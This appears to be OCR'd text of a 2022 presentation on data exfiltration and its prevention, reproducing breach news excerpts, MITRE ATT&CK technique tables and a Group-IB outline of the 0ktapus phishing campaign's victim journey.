
storebrand

Data Exfiltration and Prevention Techniques




Oleksandr Kazymyrov
26.08.22

Add me on LinkedIn

https://linkedin.com/in/okazymyrov

Recent data leakages in news



How data on a billion people may have leaked from a Chinese police dashboard


Record-breaking dump thanks to password-less Kibana endpoint?

Laura Dobberstein

Sun 10 Jul 2022 // 16:48 UTC

Details have emerged on how more than a billion personal records were stolen in China and put up for sale on the dark web, and it all boils down to a unprotected online dashboard that left the data open to anyone who could find it.

More than 23TB of details apparently stolen fro
up for sale on the underground Breach Forums
ChinaDan for 10 Bitcoin ($215,000 at time of wr
included names, addresses, birthplaces, nationa



Marriott Hotels admits to third data breach in 4 years


Digital thieves made off with 20GB of internal documents and customer data

arolo

Wed 6 Jul 2022 // 14:00 UTC

UPDATED Crooks have reportedly made off with 20GB of data from Marriott Hotels, which apparently included credit card info and internal company documents.

The unnamed crew behind the theft told DataBreaches it broke into a server at the Marriott hotel at Baltimore-Washington International Airport in Maryland late last month.



Nvidia confirms breach, proprietary data leaked online


Nvidia has confirmed some of the claims from a little-known ransomware gang that allegedly broke into the network of the GPU giant and stole corporate data.

By Shaun Nichols

Published: 01 Mar 2022

Nvidia confirmed some of the claims made by a ransomware group that said it compromised the chipmaker's corporate...


MITRE ATT&CK



Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration
51 items	27 items	49 items	18 items	17 items	17 items	25 items	13 items	9 items
.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	AppleScript	Audio Capture	Automated Exfiltratio
Accessibility Features T1015	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Data Compressed
AppCert DLLs	AppCert DLLs	Bypass User Account Control	Brute Force	File and Directory Discovery	Distributed Component Object Model	Dynamic Data Exchange	Browser Extensions	Data Encrypted
AppInit DLLs	AppInit DLLs	Clear Command History	Credential Dumping	Network Service Scanning	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Transfer Size Limits
Application Shimming	Application Shimming	Code Signing	Credentials in Files	Network Share Discovery	Logon Scripts	Execution through Module Load	Data from Local System	Exfiltration Over Alternative Protocol
Authentication Package	Bypass User Account Control	Component Firmware	Exploitation of Vulnerability	Peripheral Device Discovery	Pass the Hash	Graphical User Interface	Data from Network Shared Drive	Exfiltration Over Command and Contro
Bootkit	DLL Search Order Hijacking	Component Object Model Hijacking	Forced Authentication	Permission Groups Discovery	Pass the Ticket	InstallUtil	Data from Removable Media	Exfiltration Over Othe Network Medium
Browser Extensions	Dylib Hijacking	Deobfuscate/Decode Files or Information	Hooking	Process Discovery	Remote Desktop Protocol	Launchctl	Data Staged	Exfiltration Over Physical Medium
Change Default File Association	Exploitation of Vulnerability	Disabling Security Tools	Input Capture	Query Registry	Remote File Copy	Local Job Scheduling	Email Collection	Scheduled Transfer
Component Firmware	Extra Window Memory Injection	DLL Search Order Hijacking	Input Prompt	Remote System Discovery	Remote Services	LSASS Driver	Input Capture	
Component Object Model Hijacking	File System Permissions Weakness	DLL Side-Loading	Keychain	Security Software Discovery	Replication Through Removable Media	Mshta	Man in the Browser	
Create Account	Hooking	Exploitation of Vulnerability	LLMNR/NBT-NS Poisoning	System Information Discovery	Shared Webroot	PowerShell	Screen Capture	
DLL Search Order Hijacking	Image File Execution Options Injection	Extra Window Memory Injection	Network Sniffing	System Network Configuration Discovery	SSH Hijacking	Regsvcs/Regasm	Video Capture	
Dylib Hijacking	Launch Daemon	File Deletion	Password Filter DLL	System Network Connections Discovery	Taint Shared Content	Regsvr32		
External Remote Services	New Service	File System Logical Offsets	Private Keys	System Owner/User Discovery	Third-party Software	Rundll32		
File System Permissions Weakness	Path Interception	Gatekeeper Bypass	Replication Through Removable Media		Windows Admin Shares	Scheduled Task		
Hidden Files and Directories	Plist Modification	Hidden Files and Directories	Securityd Memory		Windows Remote Management	Scripting		
Hooking	Port Monitors	Hidden Users	Two-Factor Authentication Interception			Service Execution		
Hypervisor		Hidden Window				Source		
Image File Execution Options Injection		HISTCONTROL				Space after Filename		
		Image File Execution Options				Third-party Software		

https://attack.mitre.org/

MITRE ATT&CK: Sandworm Team



Reconnaissance

- Active Scanning
  - Wordlist Scanning
  - Scanning IP Blocks
  - Vulnerability Scanning
- Gather Victim Host Information
  - Software
  - Client Configurations
  - Firmware
  - Hardware
- Gather Victim Identity Information
  - Credentials
  - Email Addresses
  - Employee Names
- Gather Victim Network Information
  - Network Security Appliances
  - IP Addresses
  - Network Topology
  - Domain Properties
  - DNS
  - Network Trust Dependencies
- Gather Victim Org Information
  - Business Relationships
  - Identify Roles
  - Identify Business Tempo
  - Determine Physical Locations
- Phishing for Information
  - Spearphishing Attachment
  - Spearphishing Link
  - Spearphishing Service
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- Search Victim-Owned Websites

Resource Development

- Acquire Infrastructure
  - Server
  - DNS Server
  - Virtual Private Server
  - Domains
  - Web Services
  - Botnet
- Compromise Accounts
- Compromise Infrastructure
  - Domains
  - Botnet
  - Virtual Private Server
  - Web Services
  - Server
  - DNS Server
- Develop Capabilities
  - Exploits
  - Malware
  - Digital Certificates
  - Code Signing Certificates
- Establish Accounts
  - Social Media Accounts
  - Email Accounts
- Obtain Capabilities
  - Code Signing Certificates
  - Vulnerabilities
  - Malware
  - Digital Certificates
  - Exploits
  - Tool
- Stage Capabilities

Initial Access

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing
  - Spearphishing Link
  - Spearphishing via Service
  - Spearphishing Attachment
- Replication Through Removable Media
- Supply Chain Compromise
  - Compromise Hardware Supply Chain
  - Compromise Software Supply Chain
  - Compromise Software Dependencies and Development Tools
- Trusted Relationship
- Valid Accounts
  - Domain Accounts
  - Cloud Accounts
  - Local Accounts
  - Default Accounts

Execution

- Command and Scripting Interpreter
  - Network Device CLI
  - Unix Shell
  - AppleScript
  - Windows Command Shell
  - Visual Basic
  - Python
  - PowerShell
  - JavaScript
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication
- Native API
- Scheduled Task/Job
- Shared Modules
- Software Deployment Tools
- System Services
- User Execution
  - Malicious Link
  - Malicious Image
  - Malicious File
- Windows Management Instrumentation

Persistence

- Account Manipulation
- BITS Jobs
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Browser Extensions
- Compromise Client Software Binary
- Create Account
  - Cloud Account
  - Domain Account
  - Local Account
- Create or Modify System Process
- Event Triggered Execution
- External Remote Services
- Hijack Execution Flow
- Implant Internal Image
- Modify Authentication Process
- Office Application Startup
- Pre-OS Boot
- Scheduled Task/Job
- Server Software Component
  - Web Shell
  - SQL Stored Procedures
  - IIS Components
  - Terminal Services DLL
  - Transport Agent
- Traffic Signaling
- Valid Accounts
  - Domain Accounts
  - Cloud Accounts
  - Local Accounts
  - Default Accounts

Privilege Escalation

- Abuse Elevation Control Mechanism
- Access Token Manipulation
- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Create or Modify System Process
- Domain Policy Modification
- Escape to Host
- Event Triggered Execution
- Exploitation for Privilege Escalation
- Hijack Execution Flow
- Process Injection
- Scheduled Task/Job
- Valid Accounts
  - Domain Accounts
  - Cloud Accounts
  - Local Accounts
  - Default Accounts

Defense Evasion

- Abuse Elevation Control Mechanism
- Access Token Manipulation
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification
- Execution Guardrails
- Exploitation for Defense Evasion
- File and Directory Permissions Modification
- Hide Artifacts
- Hijack Execution Flow
- Impair Defenses
  - Disable Cloud Logs
  - Safe Mode Boot
  - Disable or Modify Cloud Firewall
  - Downgrade Attack
  - Impair Command History Logging
  - Disable or Modify Tools
  - Disable or Modify System Firewall
  - Disable Windows Event Logging
  - Indicator Blocking
- Indicator Removal on Host
  - Clear Linux or Mac System Logs
  - Timestomp
  - File Deletion
  - Clear Windows Event Logs
  - Clear Command History
  - Network Share Connection Removal
- Indirect Command Execution
- Masquerading
  - Space after Filename
  - Rename System Utilities
  - Masquerade Task or Service
  - Match Legitimate

Credential Access

- Adversary-in-the-Middle
- Brute Force
  - Credential Stuffing
  - Password Guessing
  - Password Cracking
  - Password Spraying
- Credentials from Password Stores
  - Keychain
  - Credentials from Web Browsers
  - Password Managers
  - Securityd Memory
  - Windows Credential Manager
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials
- Input Capture
  - Credential API Hooking
  - Web Portal Capture
  - GUI Input Capture
  - Keylogging
- Modify Authentication Process
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping
  - /etc/passwd and /etc/shadow
  - NTDS
  - Cached Domain Credentials
  - LSASS Memory
  - LSA Secrets
  - DCSync
  - Security Account Manager
  - Proc Filesystem
- Steal Application Access Token
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Unsecured Credentials

Discovery

- Account Discovery
  - Domain Account
  - Cloud Account
  - Email Account
  - Local Account
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery
- System Information Discovery
- System Location Discovery
- System Network Configuration Discovery
- System Network Connections Discovery
- System Owner/User Discovery
- System Service Discovery
- System Time Discovery
- Virtualization/Sandbox Evasion

Lateral Movement

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking
- Remote Services
  - Distributed Component Object Model
  - SMB/Windows Admin Shares
  - SSH
  - VNC
  - Windows Remote Management
  - Remote Desktop Protocol
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material

Collection

- Adversary-in-the-Middle
- Archive Collected Data
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository
- Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
  - Credential API Hooking
  - Web Portal Capture
  - GUI Input Capture
  - Keylogging
- Screen Capture
- Video Capture

Command and Control

- Application Layer Protocol
  - File Transfer Protocols
  - Mail Protocols
  - DNS
  - Web Protocols
- Communication Through Removable Media
- Data Encoding
  - Non-Standard Encoding
  - Standard Encoding
- Data Obfuscation
- Dynamic Resolution
- Encrypted Channel
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software
- Traffic Signaling
- Web Service
  - Dead Drop Resolver
  - One-Way Communication
  - Bidirectional Communication

Exfiltration


- Automated Exfiltration
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium
- Exfiltration Over Physical Medium
- Exfiltration Over Web Service
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation
- Defacement
  - Internal Defacement
  - External Defacement
- Disk Wipe
  - Disk Structure Wipe
  - Disk Content Wipe
- Endpoint Denial of Service
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

https://attack.mitre.org/

Roasting 0ktapus: The phishing campaign going after Okta identity credentials



Average victim journey during 0ktapus phishing attacks

Threat actor sends SMS to potential employees

1

Victim accesses phishing site

2

Victim enters corporate credentials on the phishing site

3

Victim provides 2FA codes

4

Phishing site sends compromised data to Telegram

5

Threat actor receives compromised data

6

Threat actor accesses targeted organization's digital resources and information

7

Threat actor steals information from the victim organization and its customers. Makes changes to accounts. If possible, escalate access.


8

Sensitive/private data is exfiltrated

SOURCE: GROUP-IB, 2022

Roasting 0ktapus: The phishing campaign going after Okta identity credentials (group-ib.com)

